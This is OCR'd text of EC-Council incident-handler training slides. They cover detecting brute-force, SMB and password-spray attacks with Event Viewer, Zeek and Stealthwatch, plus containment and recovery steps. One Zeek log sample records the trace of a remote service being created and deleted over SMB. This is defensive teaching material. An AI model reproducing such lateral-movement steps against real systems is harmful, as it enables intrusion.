
1. Snort is an open-source network intrusion detection system capable of performing real-time **traffic analysis and packet logging on IP networks**

2. It can perform **protocol analysis** and **content searching/matching**, and it is used to detect various **attacks and probes** such as buffer overflows, stealth port scans, and OS fingerprinting attempts

3. It uses a flexible **rule language** to describe traffic to be collected or passed, along with a **detection engine** that utilizes a modular plug-in architecture

4. **Uses of Snort**:
   - Straight packet sniffer such as tcpdump
   - Packet logger (useful for network traffic debugging)
   - Network intrusion prevention system






Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Detecting Firewall and IDS Evasion Attempts: Reviewing Firewalls/IDS Logs

- Windows Firewall logs can be examined to check if **malicious traffic** is imposed on the server



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


Detecting Brute-force Attempts

- Attackers generate **numerous credential guesses** to find the correct credentials to gain access to a system
- The best detection method for brute-force attacks involves the analysis of logs in **Event Viewer to identification of multiple failed login** attempts

- To launch Event Viewer, go to:

  Start → Control Panel → Administrative Tools → Computer Management → System Tools → Event Viewer

- Event viewer appears:
  - To view login-related events, expand **Windows Logs** and click on **Security**
  - You can see all security-related events (including audit/login events) in the right-hand section of the window



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Detecting SMB Attacks against Windows

- Attackers **abuse SMB** to gain access to the target network, execute commands, perform lateral movements, and exfiltrate data
- Incident handlers can use **Zeek**, an upgraded version of the Bro tool, to examine such activities
- Zeek provides incident handlers with an extensive **set of logs** that contains information about activity observed on the wire, including application data
- **Zeek's SMB** and **DCE-RPC protocol analyzers** help incident handlers to gain insight into files transferred over SMB commands

```
/(       .hare/zeek/site/packages/bzar-mitre tree -L 1
.
├── bzar_config_options.bro
├── bzar_dce-rpc_consts.bro
├── bzar_dce-rpc_detect.bro
├── bzar_dce-rpc_report.bro
├── bzar_files.bro
├── bzar_smb1_detect.bro
├── bzar_smb2_detect.bro
├── bzar_smb_consts.bro
├── bzar_smb_report.bro
├── dpd.sig
├── __load__.bro
└── main.bro

0 directories, 12 files
```

https://zeek.org

```
~/Desktop/pcap cat dce_rpc.log
#separator \x09
#set_separator  ,
#empty_field    (empty)
#unset_field    -
#path   dce_rpc
#open
#fields ts      id.orig_h       id.orig_p       id.resp_h       id.resp_p       named_pipe      endpoint        operation
#types  time    addr            port            addr            port            string          string          string
1507567512      192.168.10.31   49285           192.168.10.10   445             \\pipe\\ntsvcs  svcctl          OpenSCManagerW
1507567515      192.168.10.31   49285           192.168.10.10   445             \\pipe\\ntsvcs  svcctl          CreateServiceWOW64W
1507567518      192.168.10.31   49285           192.168.10.10   445             \\pipe\\ntsvcs  svcctl          CloseServiceHandle
1507567522      192.168.10.31   49285           192.168.10.10   445             \\pipe\\ntsvcs  svcctl          OpenServiceW
1507567521      192.168.10.31   49285           192.168.10.10   445             \\pipe\\ntsvcs  svcctl          StartServiceW
1507567523      192.168.10.31   49285           192.168.10.10   445             \\pipe\\ntsvcs  svcctl          QueryServiceStatus
1507567533      192.168.10.31   49285           192.168.10.10   445             \\pipe\\ntsvcs  svcctl          QueryServiceStatus
1507567535      192.168.10.31   49285           192.168.10.10   445             \\pipe\\ntsvcs  svcctl          CloseServiceHandle
1507567538      192.168.10.31   49285           192.168.10.10   445             \\pipe\\ntsvcs  svcctl          CloseServiceHandle
1507567544      192.168.10.31   49285           192.168.10.10   445             \\pipe\\ntsvcs  svcctl          OpenSCManagerW
1507567545      192.168.10.31   49285           192.168.10.10   445             \\pipe\\ntsvcs  svcctl          OpenServiceW
1507567556      192.168.10.31   49285           192.168.10.10   445             \\pipe\\ntsvcs  svcctl          ControlService
1507567557      192.168.10.31   49285           192.168.10.10   445             \\pipe\\ntsvcs  svcctl          QueryServiceStatus
1507567566      192.168.10.31   49285           192.168.10.10   445             \\pipe\\ntsvcs  svcctl          CloseServiceHandle
1507567578      192.168.10.31   49285           192.168.10.10   445             \\pipe\\ntsvcs  svcctl          OpenServiceW
1507567581      192.168.10.31   49285           192.168.10.10   445             \\pipe\\ntsvcs  svcctl          DeleteService
1507567598      192.168.10.31   49285           192.168.10.10   445             \\pipe\\ntsvcs  svcctl          CloseServiceHandle
1507567599      192.168.10.31   49285           192.168.10.10   445             \\pipe\\ntsvcs  svcctl          CloseServiceHandle
```


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Detecting Password Spray Attack Attempts

Cisco Stealthwatch helps the IH&R team to detect password spray attacks by configuring **Brute Force Login** security events

Steps to Detect Password Spray Attempts using Stealthwatch

- **Step 1:** Open **Stealthwatch** console → click on **Configure** → choose **Policy Management**
- **Step 2:** Click on **Core Events** → click on Default beside Inside Hosts
- **Step 3:** Under Default Policy, select "**Brute Force Login**" from the Event dropdown and set the detection parameters
- **Step 4:** Go to "**Security Insight Dashboard**" and click on "**Brute Force Login**" events
- **Step 5:** Click on the "**View Details**" option beside any event to access more information about **Brute Force Login** events and detect password spray attempts



hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Containment of Unauthorized Access Incidents

hide01.ir

01 Isolate the **affected systems**

02 Disable the **affected service** to prevent further damage

03 Limit the number of **network access attempts** and block access to these resources during incidents

04 Check for **new accounts**, if any, created by attackers during the incident and disable them

05 Enhance **physical security** measures

06 Review and **update IDS/IPS rule** configurations to stop the ongoing attack

07 Deploy a **network segmentation** mechanism to separate the infected section of the network from others

08 Block the identified port immediately after identifying **suspicious attempts**

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Eradication of Unauthorized Access Incidents

hide01.ir

Physical Security Measures

- **Restrict access** to critical resources by implementing physical security measures
- Secure hardware, programs, networks, and data at an organizational level
- Deploy proper physical security measures in the required areas to **safeguard information assets**
- Ensure that no networking device or cable is physically accessible without **proper surveillance**

Authentication and Authorization Measures

- Prepare appropriate **password policies**
- Implement **strong authentication** for accessing critical resources
- Change the default passwords to highly secured and **complex passwords**
- Create authentication and authorization standards for employees and contractors to follow when evaluating or developing software
- Establish procedures for provisioning and de-provisioning user accounts

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Eradication of Unauthorized Access Incidents (Cont'd)

ECIH EC-Council Certified Incident Handler

Host Security Measures

- Eliminate all components of the incident from systems using various techniques
- Regularly perform various **security assessments** to identify vulnerabilities and risks
- Disable unwanted services on hosts
- Apply the **account lockout** mechanism to prevent systems from brute-force password guessing attacks
- Run services with the **least privileges** possible to reduce the immediate impact of successful exploits

Network Security Measures

- Design networks such that they block suspicious traffic
- Properly secure all remote access methods, including modems and VPNs
- Move all publicly accessible systems and services to a secured **demilitarized zone (DMZ)**
- Use **private IP addresses** for all hosts located on internal networks
- Install an **IDS** to create alerts for unauthorized access attempts
- Disable unwanted services

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Recovery after Unauthorized Access Incidents

- Incident responders should identify the type of attack and vulnerabilities exploited and **mitigate them**
- In case of data loss, data should be recovered from **data backup**
  - Restore all systems to the ready-to-work state
  - **Apply patches** to all systems and update them to the latest software version
  - Replace the affected files with clean files from backups
- Restore and secure hardware, programs, networks, and data
  - Confirm that the affected systems are functioning normally
  - **Implement additional monitoring** to look for related activities in the future
  - Formulate and regularly **update security policies** and protection mechanisms

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

LO#05: Understand the Handling of Inappropriate Usage Incidents

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Indicators of Inappropriate Usage Incidents

ECIH EC-Council Certified Incident Handler

Indicators of Unauthorized Service Usage

- Alerts from the intrusion detection system
- Unusual network traffic
- Installation of a new process and software running on a host
- Creation of new files or directories with abnormal names
- Increase in resource utilization
- Reports of incidents from users
- Application log entries

Indicators of Access to Inappropriate Materials

- IDS alerts
- Report from users
- Application log entries
- Inappropriate files on computers, servers, or removable media



hiue01.ir

Indicators of Inappropriate Resource Usage

- Unauthorized account access from an unidentified device and location
- Unusual administrative user behavior
- Abnormal device activity and slow device performance
- Users deleting documents and moving files or folders
- Download of unauthorized content


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Detecting Inappropriate Usage Incidents: Detecting High Resource Utilization

- Attackers flood the target servers with heavy volumes of traffic, which results in the exhaustion of resources
- Tools such as **AIDA64 Extreme** monitor sensors within a server in real-time and help incident responders in analyzing server performance and tracking resource utilization

Tools for Detecting High Resource Utilization


- HWiNFO (*https://www.hwinfo.com*)
- OCCT (*https://www.ocbase.com*)
- InsightCat (*https://insightcat.com*)
- SysGauge (*https://www.sysgauge.com*)
- HWMonitor (*https://www.cpuid.com*)



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Detecting Inappropriate Usage Incidents: Accessing Malware in Network

- When an employee unknowingly visits a malicious website, **malware files may be downloaded** on the system or network
- Malware **performs various malicious activities**, not only in the system but also in the network
- Use tools such as **Kiwi Log Viewer** to view logs in real-time and **identify malware propagation** within the network



https://www.solarwinds.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


Detecting Inappropriate Usage Incidents: Detecting and Analyzing Malware in Network using Splunk Enterprise Security

- Incident responders must **detect** and **analyze malicious events** in networks to prevent organizational **services** or **data** from being compromised by **malware** and disrupting business operations

Investigation on Asset Investigator

- Open the **Asset Investigator** dashboard after reviewing a notable event and select Asset Investigator from the field action menu
- Modify the time sliders into the time frame showing the notable event
- Select any candlestick using the **Malware Attacks** swim lane and follow the below steps to review events:
  - Determine events with **unknown signature** from the Event panel
  - Now, open another browser by clicking on the **Go to Search** icon to search the **Destination IP Address** and drill down the events
  - In the **New Search** dashboard, investigate the event by performing drill-down searches





https://www.splunk.com

